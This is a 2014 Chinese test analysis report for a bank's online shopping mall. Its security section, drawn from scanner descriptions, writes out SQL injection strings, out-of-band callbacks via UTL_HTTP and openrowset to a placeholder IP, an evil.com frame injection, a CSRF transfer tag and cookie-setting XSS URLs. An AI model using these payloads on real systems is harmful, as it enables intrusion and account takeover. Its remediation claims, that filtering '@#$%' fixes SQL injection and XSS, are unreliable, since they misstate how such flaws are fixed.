**北农商网上商城V2.0**

**测试分析报告**

**浙江汇购科技有限公司**

**北农商银行网上商城项目开发组**

**修订历史记录**

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| 日期 | 版本 | 说明 | 作者 | 审批 |
| 2014-2-25 | Ver2.0 | 修正版本 | 缪仁盖 |  |

目 录

[1. 引言 5](#_Toc381271387)

[1.1. 编写目的 5](#_Toc381271388)

[1.2. 背景 5](#_Toc381271389)

[1.3. 用户群 5](#_Toc381271390)

[1.4. 参考资料 5](#_Toc381271391)

[2. 测试概要 6](#_Toc381271392)

[2.1. 测试执行 6](#_Toc381271393)

[2.2. 测试用例 6](#_Toc381271394)

[2.2.1. 功能 6](#_Toc381271395)

[2.2.2. 易用 6](#_Toc381271396)

[2.2.3. 性能 7](#_Toc381271397)

[2.2.4. 安全 8](#_Toc381271398)

[3. 测试环境 30](#_Toc381271399)

[3.1. 软硬件环境 30](#_Toc381271400)

[3.2. 网络拓扑 32](#_Toc381271401)

[3.3. Tomcat性能配置 32](#_Toc381271402)

[4. 测试结果 33](#_Toc381271403)

[4.1. Bug趋势图 33](#_Toc381271404)

[4.2. Bug严重程度 33](#_Toc381271405)

[4.3. 性能 34](#_Toc381271406)

[4.3.1性能测试结果 34](#_Toc381271407)

[4.3.2稳定性混合场景测试 36](#_Toc381271408)

[4.4. 安全 43](#_Toc381271409)

[5. 测试结论 44](#_Toc381271410)

[5.1. 兼容性 44](#_Toc381271411)

[5.2. 综合评价 44](#_Toc381271412)

[附件1 缺陷等级的描述 **45**](#_Toc381271413)

# 引言

## 编写目的

编写该测试总结报告主要有以下几个目的；

* 通过对测试结果的分析，得到对软件质量的评价；
* 分析测试的过程，产品，资源，信息，为以后制定测试计划提供参考；
* 评估测试测试执行和测试计划是否符合；
* 分析系统存在的缺陷，为修复和预防bug提供建议；
* 评估系统性能、安全是否达到上线要求。

## 背景

* 项目名称：北农商商城系统。
* 本项目有北京农商银行提出，由浙江汇购科技有限公司技术中心开发。系统主要以网络客户为根

本，供货商家以服务中心，设立丰富的商品，让网络客户以方便快捷购买到满意的商品为宗旨。

* 本系统目前主要于银行客户的积分系统的数据和支付系统存在接口对接，其他功能都可以单独运

行。

## 用户群

**主要读者**：北农商项目管理人员，北农商项目测试经理

**其他读者**：北农商项目相关人员。

## 参考资料

《北农商网上商城V2.0需求说明书》

《北农商网上商城V2.0概要设计说明书》

# 测试概要

北农商系统测试从 2013 年 11月 13日开始进行单元测试到 2014年 1 月 15日结束功能测试，总共发布16个测试版本，测试部总共测试时间510小时，平均每人测试时间170小时，测试功能点是商城首页、商品列表、商品详情、团购列表、品牌列表、购物车、个人订单管理、个人售后管理、个人资料维护、在线支付，系统管理、商品管理、订单管理、售后管理、广告管理、团购管理、会员管理、供应商管理、权限。测试共发现 949个 bug，其中紧急级别的161个，严重级别342 个，重复5个，无需修复15个。北农商系统测试通过Jira 缺陷管理工具进行缺陷跟踪管理，详细的bug分析表。在功能稳定后进入性能测试、安全测试，最后功能回归测试，确认北农商网上商城的上线版本。

## 测试执行

此次测试严格按照本次需求、测试用例执行， 按时完成了测试对象的测试及前期BUG的验证。针对测试计划规定的测试策略，在测试执行中都有体现，在测试执行过程中，依据测试计划和测试用例，对系统进行了完整的测试。

## 测试用例

### 功能

北农商网上商城系统由用户端和运营端组成。

用户端功能主要包括商城首页、商品列表、商品详情、团购列表、品牌列表、购物车、个人订单管理、个人售后管理、个人资料维护、在线支付等功能。

运营端功能主要包括系统管理、商品管理、订单管理、售后管理、广告管理、团购管理、会员管理、供应商管理、权限管理等功能。

### 易用

操作按钮提示信息正确性，一致性，可理解性

限制条件提示信息正确性，一致性，可理解性

必填项标识

输入方式可理解性

中文界面下数据语言与界面语言的一致性

### 性能

* **测试数据量准备如下**：

|  |  |
| --- | --- |
| 业务名称 | 数据量 |
| 用户数量 | 20万 |
| 订单数量 | 10万 |
| 商品数量 | 1万 |
| 购物车 | 1万 |

通过循环语句批量插入数据，达到数据之间的差异。测试是在数据量达到后，进行性能监控测试。

* **场景**：

|  |  |  |
| --- | --- | --- |
| 压力场景 | 页面大小 | 并发数 |
| 首页显示 | 1.26M | 99 |
| 单个商品详情浏览 | 1M | 96 |
| 商品列表浏览 | 471K | 76 |
| 商品搜索 | 484K | 91 |
| 用户登录 | 检查登录函数 | 86 |
| 购物车列表 | 220K | 9 |
| 提交订单 | 无 | 3 |
| 稳定性混合场景8小时 | 无 | 120 |

### 安全

* **敏感数据加密**

1）验证范围

前台网站：用户登录

2）等级

高

3）技术描述

敏感数据加密是指敏感数据如：用户的帐号、密码、手机号码、身份证号等在数据存储中是否采用可逆和非可逆算法进行加密处理，加密算法如MD5、DES、3DES等；以上敏感数据在传输中是否采用加密传输如基于非对称算法RSA等。

本项目敏感数据全部通过甲方接口实时取得，本身并不对敏感数据进行存储，故敏感数据只需要对传输进行加密，加密项目如下：

1）客户端(浏览器)敏感数据输入控件，不使用HTML自带input password控件，而采用ActiveX技术开发第三方安全控件对用户客户端层进行保护，如键盘记录、抓图等，此项因为属于客户端木马防范范围并且严重影响用户体验，跟据甲方需要确定是否使用。

2）客户端（浏览器）敏感数据至WEB服务器的HTTP传输，建议采用SSL技术实现的https方式，具体需要根据甲方需要由甲方购买CA证书配置实现。

3）明珠商城应用至甲方系统数据接口的数据传输，传输过程是否采用加密手段跟据甲方接口配合实现，如果为内网接口可相应降低要求。

* **异常信息处理**

1）验证范围

前台网站：全站

2）等级

高

3）技术描述

检测系统是否有暴露出系统运行时发生的异常处理信息，这些信息会暴露出程序结构、代码、数据等。

* **SQL注入**

1）验证范围

前台网站：全站

2）等级

高

1. 技术描述

Web 应用程序通常在后端使用数据库，以与企业数据仓库交互。查询数据库事实上的标准语言是 SQL（各大数据库供应商都有自己的不同版本）。Web 应用程序通常会获取用户输入（取自 HTTP 请求），将它并入 SQL 查询中，然后发送到后端数据库。接着应用程序便处理查询结果，有时会向用户显示结果。

如果应用程序对用户（攻击者）的输入处理不够小心，攻击者便可以利用这种操作方式。在此情况下，攻击者可以注入恶意的数据，当该数据并入 SQL 查询中时，就将查询的原始语法更改得面目全非。例如，如果应用程序使用用户的输入（如用户名和密码）来查询用户帐户的数据库表，以认证用户，而攻击者能够将恶意数据注入查询的用户名部分（和/或密码部分），查询便可能更改成完全不同的数据复制查询，可能是修改数据库的查询，或在数据库服务器上运行 Shell 命令的查询。

一般而言，攻击者会分步实现这个目标。他会先学习 SQL 查询的结构，然后使用该知识来阻挠查询（通过注入更改查询语法的数据），使执行的查询不同于预期。假设相关查询是：

SELECT COUNT(\*) FROM accounts WHERE username='$user' AND password='$pass'。

其中 $user 和 $pass 是用户输入（从调用构造查询的脚本的 HTTP 请求收集而来 － 可能是来自 GET 请求查询参数，也可能是来自 POST 请求主体参数）。此查询的一般用法，其值为 $user=john、$password=secret123。形成的查询如下：SELECT COUNT(\*) FROM accounts WHERE username='john' AND password='secret123'。

如果数据库中没有这个用户密码配对，预期的查询结果便是 0，如果此类配对存在（也就是数据库中有名称为“john”的用户，且其密码为“secret123”），结果便是 >0。这是应用程序的基本认证机制。但攻击者可以用下列方式来更改此查询：

攻击者可以提供单引号字符（'）所组成的输入，使数据库发出错误消息，其中通常包含关于 SQL 查询的有价值的信息。攻击者只需在发送的请求中包含用户值 '，并在密码中包含任何值（如 foobar）。结果便是下列（格式错误）的 SQL 查询：SELECT COUNT(\*) FROM accounts WHERE username=''' AND password='foobar'。

在某些情况下，有可能将原始查询替换为其他查询。提早终止原始查询（例如：使用单引号来结束字符串上下文，用分号之类的查询分隔符来强制终止，然后撰写新的查询），便可以做到这一点。如果应用程序够灵活，可以从已修改的查询中接收（及显示）数据（虽然不完全符合预期的数据），那么就可以使用这项技术来下载各种数据库表和记录。

即使应用程序处理从数据库返回的意外数据的方式还不至于将该数据显示出来，它仍可能在数据库上运行恶意查询（例如：更改表、删除表，以及运行 Shell 命令）。

最后，在某些情况下，按一定方式设计恶意查询，使所需数据依照应用程序预期的格式返回，便可得到所需数据。

下列输入字符串可用来从数据库的系统表中生成敏感信息（这取决于应用程序处理返回的查询结果的方式）：

'; select @@version,1,1,1-- （MS-SQL 数据库 － 返回数据库版本）

'; select \* from master..sysmessages （MS-SQL 数据库 － 返回系统信息）

'; select \* from dbo.sysdatabases （MS-SQL 数据库 － 返回数据库服务器所管理的数据库名称）

'; select \* from sys.dba\_users （Oracle 数据库 － 返回数据库用户名）

由此可见，如果用户输入未经清理（也就是确保字符串数据不含 ' 或 " － 这些字符必须编码/转义，且必须确保数字/布尔型或其他类型化数据的格式适当），攻击者便可以使用这个情况来操纵数据库。

在 Oracle 测试变体中，由强制 Oracle 数据库利用 UTL\_HTTP 程序包建立从 Oracle 服务器返回测试机器的 HTTP 连接来验证 SQL 注入。

发送的注入有效内容是：' ||

UTL\_HTTP.REQUEST('http://IP\_Address:80/SQL\_Injection\_Validation') || '

假设原始 SQL 查询是：SELECT COUNT(\*) FROM accounts WHERE username='$user' AND password='$pass'，在 SQL 注入测试期间实际的 SQL 查询是：

SELECT COUNT(\*) FROM accounts WHERE username='' ||

UTL\_HTTP.REQUEST('http://IP\_Address:80/SQL\_Injection\_Validation') || '' AND

password='$pass'

当运行此 SQL 查询时，Oracle 服务器会执行 UTL\_HTTP.REQUEST 入口点，这个入口点会联系测试机器，通过 HTTP 来请求 '/SQL\_Injection\_Validation' 文件。

注意：为了能够适当验证这项测试，在 Oracle 服务器和测试机器之间，必须能够建立直接的 TCP 连接。在 MS SQL 端口侦听器测试变体中，也使用类似的方法。

发送的注入有效内容是： '; select \* from

openrowset('sqloledb','Network=DBMSSOCN;Address=IP\_Address,9999;uid=myUsr;pwd=myPass','select foo from bar')--

假设原始 SQL 查询是：SELECT COUNT(\*) FROM accounts WHERE username='$user' AND password='$pass'，在 SQL 注入期间，实际的 SQL 查询是：

SELECT COUNT(\*) FROM accounts WHERE username=''; select \* from

openrowset('sqloledb','Network=DBMSSOCN;Address=[IP\_Address],9999;uid=myUsr;pwd=myPass','select foo from bar')--' AND password='$pass'

当运行这个 SQL 查询时，MS SQL 服务器会在 9999 端口上建立指向 [IP\_Address] 的连接，这是 openrowset() 的执行结果。

注意：为了能够适当验证这项测试，在 MS SQL 服务器和测试机器之间，必须能够建立直接的 TCP 连接。

4) 技术分析

该问题是由于用户输入了@#$%造成的，系统中过滤掉@#$%则可以解决该问题！

* **跨站脚本攻击**

1）验证范围

前台网站：全站

2）等级

高

3）技术描述

“ 跨站点脚本编制”攻击是一种隐私违例，可让攻击者获取合法用户的凭证，并在与特定 Web 站点交互时假冒这位用户。

这个攻击立足于下列事实：Web 站点中所包含的脚本直接将用户在 HTML 页面中的输入（通常是参数值）返回，而不预先加以清理。 如果脚本在响应页面中返回由 JavaScript 代码组成的输入，浏览器便可以执行此输入。 因此，有可能形成指向站点的若干链接，且其中一个参数包含恶意的 JavaScript 代码。 该代码将在站点上下文中（由用户浏览器）执行，这使得该代码有权访问用户在该站点中具有访问权的 cookie，以及站点中其他可通过用户浏览器访问的窗口。

攻击依照下列方式继续进行：攻击者诱惑合法用户单击攻击者生成的链接。 用户单击该链接时，便会生成对于 Web 站点的请求，其中的参数值含有恶意的 JavaScript 代码。 如果 Web 站点将这个参数值嵌入在响应的 HTML 页面中（这正是站点问题的本质所在），恶意代码便会在用户浏览器中运行。

脚本可能执行的操作如下：

[1] 将用户的 cookie（针对合法站点）发送给攻击者。

[2] 将可通过 DOM（URL、表单字段等）访问的信息发送给攻击者。

结果是在易受攻击的站点上，受害用户的安全和隐私受到侵害。

部分注意事项如下：

[1] 虽然受攻击的 Web 站点涉入其中，但它没有直接受害。 它被用作攻击者发送的恶意脚本的“跳板”，用来以合法身份返回受害者的浏览器。 不过，由于受害者的隐私是在特定站点的上下文中受到侵害，并且由于站点有直接责任，因此，这将视为站点的安全缺陷。

[2] 如果受害的用户所访问的站点由攻击者来维护，攻击者便可以使用 Web 站点链接来提供恶意的链接。 如果攻击者知道用户的电子邮件地址，且用户的电子邮件客户端使用浏览器来呈现 HTML 消息，恶意的链接也可以由电子邮件来提供。

[3] 用户输入在表单字段值（即 URL 参数）中最常见，但也有已知的攻击将恶意的代码嵌入路径、查询，或 HTTP Referrer 头中，甚至是嵌入 Cookie 中。

[4] AppScan 会发送许多类型的“跨站点脚本编制”攻击，其中包括只作用于特定浏览器或浏览器版本的攻击。AppScan 的“在浏览器中显示”功能使用 Internet Explorer 来显示漏洞。对于不易侵害 Internet Explorer 而易侵害其他浏览器的变体来说，“在浏览器中显示”功能无法运作，且不会出现弹出窗口。

4) 技术分析

由于用户通过注入@#$%对系统进行攻击，修复方案过滤掉@#$%即可修复

* **会话标识未更新**

1）验证范围

前台网站：全站

2）等级

高

3）技术描述

“会话固定”是一种攻击技术，会强制用户的会话标识变成显式值。

固定会话标识值的技术有许多种，会随着目标 Web 站点的功能而不同。从利用“跨站点脚本编制”到向 Web 站点密集发出先前生成的 HTTP 请求，都在这些技术范围内。用户的会话标识固定之后，攻击者会等待用户登录，然后利用预定义的会话标识值来假定用户的联机身份。

一般而言，对于标识值的会话管理系统有两种类型。第一种类型是“宽容”系统，可让 Web 浏览器指定任何标识。第二种类型是“严格”系统，只接受服务器端生成的值。当使用宽容系统时，不需要联系 Web 站点，便可以维护任何会话标识。在严格系统中，攻击者需要维护“陷阱会话”并且必须定期联系 Web 站点，才能防止闲置超时。

对于会话固定，倘若没有活动保护，使用会话来识别已认证的用户的任何 Web 站点都可能受到攻击。使用会话标识的 Web 站点通常都是基于 cookie 的站点，但也会使用 URL 和隐藏的表单字段。不幸的是，基于 cookie 的会话最容易受到攻击。

目前已识别的大多数攻击方法都是针对 cookie 的固定。

相对于在用户登录 Web 站点之后，再窃取用户的会话标识，会话固定提供的机会多得多。

在用户登录之前，攻击的活动部分便已启动。

会话固定攻击过程通常由三个步骤组成：

1) 安装会话

攻击者针对目标 Web 站点设下“陷阱会话”，并获取这个会话的标识，攻击者也可以输入攻击中所用的任意会话标识。在某些情况下，必须反复联系 Web 站点，才能维护确定好的陷阱会话值。

2) 固定会话

攻击者将陷阱会话值引进用户的浏览器中，固定用户的会话标识。

3) 进入会话

用户登录目标 Web 站点之后，当使用固定会话标识值时，攻击者便可加以接管。”

如果会话管理系统接受 URL 参数形式的会话标识，下列请求便可以强迫会话标识采用 URL 参数值。

1. 技术分析

由于用户的Session未能及时更新会导致该问题的出现，用户及时清理掉用户session即可完成，并且不接受外部创建的会话标示

* **框架钓鱼**

1）验证范围

前台网站：全站

2）等级

中

3）技术描述

网络钓鱼是一个通称，代表试图欺骗用户交出私人信息，以便电子欺骗身份。

攻击者有可能注入 frame 或 iframe 标记，其中含有类似受攻击之网站的恶意属性。 不小心的用户有可能浏览它，但并不知道他正在离开原始网站，冲浪到恶意的网站。 之后，攻击者便可以诱惑用户重新登录，然后获取他的登录凭证。

伪造的网站嵌入在原始网站中，这个情况对攻击者有帮助，因为他的网络钓鱼企图会披上更可信赖的外表。

利用的样本：

如果参数值未经适当清理便反映在响应中，那么下列请求：

http://[SERVER]/script.aspx?parameter=<frame name="evil" src="www.evil.com">

会使响应含有通往这个邪恶站点的框架。

1. 技术分析

过滤掉用户输入的@#$%即可解决

* **已解密登录请求**

1）验证范围

前台网站：全站

2）等级

高

3）技术描述

登录请求未进行加密传输，可能会存在对请求的信息进行非法拦截，重而截获用户的明文的用户帐号和用户密码等。进行SSL的加密传输可解决此问题。

4) 技术分析

该问题可以通过提供安全登录密码控件来完成。或者通过服务器进行安全配置来完成

* **HTML注释敏感信息泄露**

1）验证范围

前台网站：全站

2）等级

高

3）技术描述

对HTML代码进行了注释，因为此类注释会由客户端浏览器所能识别。尤其是一些敏感信息。例如注释一个隐藏字段保存的是订单金额等。

* **Web应用程序源代码泄露模式**

1）验证范围

前台网站：全站

2）等级

高

3）技术描述

Web 用户不应具有访问应用程序源代码的能力，因为它可能含有敏感的应用程序信息及后端逻辑。

虽然这类泄漏不一定代表安全的违规，但它为攻击者提供了有用的指导，以进行进一步利用。

泄漏敏感信息可能带来不同级别的风险，应该尽可能加以限制。

4) 技术分析

扫描的问题是系统中正常出现的问题，不需要进行修改

* **内部IP泄露**

1）验证范围

前台网站：全站

2）等级

高

3）技术描述

当访问IIS等网站上的静态HTML文件时，比如index.htm，IIS响应中会包含一个Content-Location文件头。如果IIS配置不当，Content-Location文件头中将包含服务器的IP地址内容，这样就导致了隐藏在NAT防火墙或者代理服务器后面的内部网IP地址信息的泄漏，给攻击者有漏可乘。

4) 技术分析

由于是测试环境，访问方式皆为内网IP进行，生产环境中不会出现该问题。不需要修改

* **客户端(JavaScript)Cookie引用**

1）验证范围

前台网站：全站

2）等级

高

3) 技术描述

代码用于操纵站点的 cookie。可以将实施 cookie 逻辑的功能移至客户端（浏览器）。这样一来，攻击者就能发送其本无权发送的 cookie。

4) 技术描述

Cookie对JS进行控制，后来以对JS提交的信息进行验证

* **临时文件下载**

1）验证范围

前台网站：全站

2）等级

高

3)技术描述

Web 服务器通常会使“公共网关接口（CGI）”文件扩展名（如 .pl）与 Perl 之类的某个处理程序相关联。 当 URL 路径结尾是 .pl 时，路径所指定的文件名会发送给 Perl 执行；文件内容不会返回给浏览器。 然而，当在适当的位置编辑脚本文件时，编辑器可以用新的文件扩展名来保存所编辑的脚本的备份副本，例如：.bak、.sav、.old、~ 等等。Web 服务器通常没有这些文件扩展名的特定处理程序。 如果攻击者请求这类文件，文件内容会直接发送到浏览器。

从虚拟目录下除去这些临时文件很重要，因为它们可能含有调试目的所用的敏感信息，也可能显露有并非当前逻辑，但仍可能受到利用的应用程序逻辑攻击。

* **不充分账户封锁**

1）验证范围

前台网站：全站

2）等级

高

3)技术描述

蛮力攻击是指恶意用户发送大量可能的密码和/或用户名以访问应用程序的尝试。

由于该技术包含大量登录尝试，未限制允许的错误登录请求次数的应用程序很容易遭到这类攻击。

因此，强烈建议您对帐户限制允许的错误登录尝试次数，超过该次数，便锁定该帐户。

利用的样本：

下列请求说明密码猜测请求：http://site/login.asp?username=EXISTING\_USERNAME&password=GUESSED\_PASSWORD

如果站点在若干次错误尝试之后并不锁定测试的帐户，攻击者最终可能会发现帐户密码，并使用它来假冒帐户的合法用户。

* **缓冲区溢出**

1）验证范围

前台网站：全站

2）等级

高

3)技术描述

[缓冲区](http://baike.baidu.com/view/266782.htm)溢出是指当计算机向缓冲区内填充数据位数时超过了缓冲区本身的[容量](http://baike.baidu.com/view/334600.htm)溢出的数据覆盖在合法数据上,理想的情况是程序检查数据长度并不允许输入超过缓冲区长度的字符,但是绝大多数程序都会假设数据长度总是与所分配的储存空间相匹配,这就为缓冲区溢出埋下隐患.[操作系统](http://baike.baidu.com/view/880.htm)所使用的缓冲区 又被称为"堆栈". 在各个操作进程之间,指令会被临时储存在"堆栈"当中,"堆栈"也会出现缓冲区溢出。

* **目录暴露**

1）验证范围

前台网站：全站

2）等级

高

3) 技术描述

目录暴露是指客户端浏览器可以查看到系统的目录信息。

* **调试信息暴露**

1）验证范围

前台网站：全站

2）等级

高

3) 技术描述

一些WEB服务器很容易受到信息泄露攻击。攻击者可以发送一个通知是否支持调试支持的恶意请求。攻击者可以利用 DEBUG 动词来发送恶意请求。

* **隐藏字段**

1）验证范围

前台网站：全站

2）等级

高

3) 技术描述

隐藏字段是指HTML的<input type=’hidden’/>空件，这类控件客户端是直接可以看到的，如果使用它用来存储未加密的数据，如订单金额有可能有被篡改风险。

* **启用不安全HTTP方法**

1）验证范围

前台网站：全站

2）等级

高

3) 技术描述

似乎 Web 服务器配置成允许下列其中一个（或多个）HTTP 方法（动词）：

- DELETE

- SEARCH

- COPY

- MOVE

- PROPFIND

- PROPPATCH

- MKCOL

- LOCK

- UNLOCK

- PUT

这些方法可能表示在服务器上启用了 WebDAV，可能允许未授权的用户对其进行利用。

4) 技术分析

该问题由服务器配置完成，系统中不需要修改

* **跨站点请求伪造**

1）验证范围

前台网站：全站

2）等级

高

3) 技术描述

“跨站点伪造请求 (CSRF)”攻击可让黑客以受害者的名义在易受攻击的站点上运行操作。当易受攻击的站点未适当验证请求来源时，便可能出现这个攻击。

这个漏洞的严重性取决于受影响的应用程序的功能，例如，对搜索页面的 CSRF 攻击，严重性低于对转帐页面或概要更新页面的 CSRF 攻击。

这项攻击的执行方式，是强迫受害者的浏览器向易受攻击的站点发出 HTTP 请求。如果用户目前已登录受害者站点，请求会自动使用用户的凭证（如会话 Cookie、用户的 IP 地址，以及其他浏览器认证方法）。攻击者利用这个方法来伪造受害者的身份，再代替他来提交操作。换句话来说，易受攻击的站点未采取适当措施来验证用户实际是否想执行特定操作。

强迫受害者发送非预期的请求，方法有许多种：

- 通过电子邮件向受害者发送易受攻击应用程序的恶意链接。

- 在黑客的 Web 页面上，放置一个易受攻击的站点的热链接（如图像或帧）。

- 在公共论坛中，张贴易受攻击站点的链接。

- 利用站点（或另一个站点）的“跨站点脚本编制”或“链接注入”漏洞，将浏览器自动重定向到易受攻击的站点。

如果攻击者利用易受攻击的站点本身的“链接注入”漏洞，可以增加用户通过站点认证的可能性，进而增加攻击成功的可能性。

例如，攻击者可以利用上述任何选项来诱惑受害者查看含有下列条目的页面：

<img src="http://bank/transfer?destination=John&money=1000" style='visibility:hidden'>

这会使受害者的浏览器自动请求 URL 及浏览器的当前凭证。

如果这个银行业站点易受到 CSRF 攻击，它会根据应用程序逻辑，从受害者的帐户中，将 1000 美元转账到 John 的银行帐户。

“跨站点伪造请求”攻击也称为 CSRF（发音为 C-Serf）、XSRF、“跨站点伪造引用”、“单键攻击”以及“会话骑乘”。

您可以利用下列方式来验证您的应用程序是否易受到 CSRF 攻击：

[1] 检查易受攻击的链接/请求是否未包括攻击者难以猜中的参数

[2] 检查易受攻击的链接/请求是否会执行只应自愿执行的操作

含有用户在不知不觉中提交的请求所能直接访问的敏感操作的应用程序，被视为很容易遭受 CSRF 攻击。CSRF 也可能出现在登录页面和注销页面上。由于攻击者可以伪造来自受害者的连续注销请求，因此 CSRF 可能导致服务拒绝。在登录页面上，CSRF 可以允许攻击者使用包含攻击者用户名和密码的伪造请求来将客户机登录到攻击者的账户中。登录 CSRF 攻击会带有严重的后果，这取决于其他站点行为。例如，如果站点保留了用户操作的历史记录（例如搜索历史记录），那么攻击者将能够在易受攻击的站点上查看受害者之前执行的操作。

* **会话定置**

1）验证范围

前台网站：全站

2）等级

高

3) 技术描述

“会话固定”是一种攻击技术，会强制用户的会话标识变成显式值。

固定会话标识值的技术有许多种，会随着目标 Web 站点的功能而不同。从利用“跨站点脚本编制”到向 Web 站点密集发出先前生成的 HTTP 请求，都在这些技术范围内。用户的会话标识固定之后，攻击者会等待用户登录，然后利用预定义的会话标识值来假定用户的联机身份。

一般而言，对于标识值的会话管理系统有两种类型。第一种类型是“宽容”系统，可让 Web 浏览器指定任何标识。第二种类型是“严格”系统，只接受服务器端生成的值。当使用宽容系统时，不需要联系 Web 站点，便可以维护任何会话标识。在严格系统中，攻击者需要维护“陷阱会话”并且必须定期联系 Web 站点，才能防止闲置超时。

对于会话固定，倘若没有活动保护，使用会话来识别已认证的用户的任何 Web 站点都可能受到攻击。使用会话标识的 Web 站点通常都是基于 cookie 的站点，但也会使用 URL 和隐藏的表单字段。不幸的是，基于 cookie 的会话最容易受到攻击。

目前已识别的大多数攻击方法都是针对 cookie 的固定。

相对于在用户登录 Web 站点之后，再窃取用户的会话标识，会话固定提供的机会多得多。

在用户登录之前，攻击的活动部分便已启动。

会话固定攻击过程通常由三个步骤组成：

1) 安装会话

攻击者针对目标 Web 站点设下“陷阱会话”，并获取这个会话的标识，攻击者也可以输入攻击中所用的任意会话标识。在某些情况下，必须反复联系 Web 站点，才能维护确定好的陷阱会话值。

2) 固定会话

攻击者将陷阱会话值引进用户的浏览器中，固定用户的会话标识。

3) 进入会话

用户登录目标 Web 站点之后，当使用固定会话标识值时，攻击者便可加以接管。”

如果会话管理系统接受 URL 参数形式的会话标识，下列请求便可以强迫会话标识采用 URL 参数值。

代码片段：

http://example/login.php?PHPSESSID=1234

“利用客户端脚本发出新的会话标识 cookie 值

域中任何 Web 站点的“跨站点脚本编制”漏洞都可用来修改当前 cookie 值。

代码片段：http://example/<script>document.cookie="sessionid=1234;%20domain=.example.dom";</script>

另一个类似的示例（使用 META 标记注入）：

http://example/<meta%20http-equiv=Set-Cookie%20content="sessionid=1234;%20domain=.example.dom">

利用 HTTP 响应头发出 cookie

攻击者强迫目标 Web 站点或域中的任何其他站点发出会话标识 cookie。许多方法都可以做到这一点：

- 闯进域中的某 Web 服务器（例如：维护不良的 WAP 服务器）- 毒害某用户的 DNS 服务器，实质将攻击者的 Web 服务器添加到域中 - 在域内安装恶意的 Web 服务器（例如：在 Windows 2000 域的工作站上，所有工作站也都在该 DNS 域中）

- 利用 HTTP 响应分割攻击”

利用的样本：

下列技术可以固定用户的会话标识值：

URL 自变量中的会话标识：

如果会话管理系统接受 URL 参数形式的会话标识，下列请求便可以强迫会话标识采用URL 参数值。

代码片段：

http://example/login.php?PHPSESSID=1234

“利用客户端脚本发出新的会话标识 cookie 值

域中任何 Web 站点的“跨站点脚本编制”漏洞都可用来修改当前 cookie 值。

代码片段：

http://example/<script>document.cookie="sessionid=1234;%20domain=.example.dom";</script>

另一个类似的示例（使用 META 标记注入）：

http://example/<meta%20http-equiv=Set-Cookie%20content="sessionid=1234;%20domain=.example.dom">

利用 HTTP 响应头发出 cookie

攻击者强迫目标 Web 站点或域中的任何其他站点发出会话标识 cookie。许多方法都可以做到这一点：

- 闯进域中的某 Web 服务器（例如：维护不良的 WAP 服务器）- 毒害某用户的 DNS 服务器，实质将攻击者的 Web 服务器添加到域中 - 在域内安装恶意的 Web 服务器（例如：在 Windows 2000 域的工作站上，所有工作站也都在该 DNS 域中）

- 利用 HTTP 响应分割攻击”

* **链接注入（便于跨站点请求伪造）**

1）验证范围

前台网站：全站

2）等级

高

3) 技术描述

“链接注入”是修改站点内容的行为，其方式为将外部站点的URL 嵌入其中，或将有易受攻击的

站点中的脚本的URL 嵌入其中。将URL 嵌入易受攻击的站点中，攻击者便能够以它为平台来

启动对其他站点的攻击，以及攻击这个易受攻击的站点本身。

在这些可能的攻击中，有些需要用户在攻击期间登录站点。攻击者从这一易受攻击的站点本身

启动这些攻击，成功的机会比较大，因为用户登录的可能性更大。

“链接注入”漏洞是用户输入清理不充分的结果，清理结果会在稍后的站点响应中返回给用户。

攻击者能够将危险字符注入响应中，便能够嵌入URL 及其他可能的内容修改。

以下是“链接注入”的示例（我们假设“www.vulnerable.com”站点有一个用来问候用户的参数，称

为“name”）。

下列请求：HTTP://www.vulnerable.com/greet.asp?name=John Smith

会生成下列响应：

<HTML>

<BODY>

Hello, John Smith.

</BODY>

</HTML>

然而，恶意的用户可以发送下列请求：

HTTP://www.vulnerable.com/greet.asp?name=<IMG SRC="http://www.ANY-SITE.com/ANYSCRIPT.

asp">

这会返回下列响应：

<HTML>

<BODY>

Hello, <IMG SRC="http://www.ANY-SITE.com/ANY-SCRIPT.asp">.

</BODY>

</HTML>

如该示例所示，这有可能导致用户浏览器向几乎是攻击者所期待的任何站点发出自动请求。因

此，他可能利用这个“链接注入”漏洞来启动若干类型的攻击：

跨站点伪造请求：攻击者可以让用户的浏览器向用户目前登录的站点发送请求，以及执行用户

并不想执行的操作。

这些操作可能包括从站点中注销，或修改用户的概要文件、电子邮件地址，甚至是修改密码，

结果造成彻底的帐户接管。

跨站点脚本编制：任何“跨站点脚本编制”攻击都开始自诱惑用户单击精心制作的URL，以便利

用受害者站点中的漏洞。

发送含有恶意链接的电子邮件，或创建一个Web 站点来包含指向易受攻击的站点的链接，通

常可以做到这一点。

当采用“链接注入”漏洞时，有可能在A 站点中嵌入一个恶意的URL，当单击这个链接时，便启

动对B 站点的“跨站点脚本编制”攻击。

网络钓鱼：攻击者有可能注入指向类似受攻击站点的恶意站点的链接。

不小心的用户可能单击这个链接，但并不知道自己即将离开原始站点而浏览到恶意站点。之

后，攻击者便可以诱惑用户重新登录，然后获取他的登录凭证。

4） 技术分析

过滤掉用户输入的@#$%即可

* **发现电子邮件地址模式**

1）验证范围

前台网站：全站

2）等级

参考信息

3) 技术描述

Spambot 搜寻因特网站点，开始查找电子邮件地址来构建发送自发电子邮件（垃圾邮件）的邮件列表。

AppScan 检测到含有一或多个电子邮件地址的响应，可供利用以发送垃圾邮件。

而且，找到的电子邮件地址也可能是专用电子邮件地址，对于一般大众应是不可访问的。

4) 技术分析

邮件地址为用户提供的信息，不做修改


# 测试环境

## 软硬件环境

|  |  |  |
| --- | --- | --- |
| **产品名称/版本** | | Ver2.0 |
| **测 试 类 型** | | 功能测试和安全测试 |
| **测 试 标 准** | | 按需求、原型、测试用例执行 |
| **测 试 方 法** | | 功能测试、安全工具Appscan扫描、firebug、tamper data |
| **测试 环 境** | **硬件环境** | 数据库服务器：CPUE5-2603 2.3GHZ 8G/硬盘250G  应用服务器：CPUE5-26031.8GHZ 8G/硬盘300G  客户端一：CPU E5200 2.5GHZ/内存 2G/硬盘150G  客户端二：CPU 3.06GHZ/内存1G/硬盘80g |
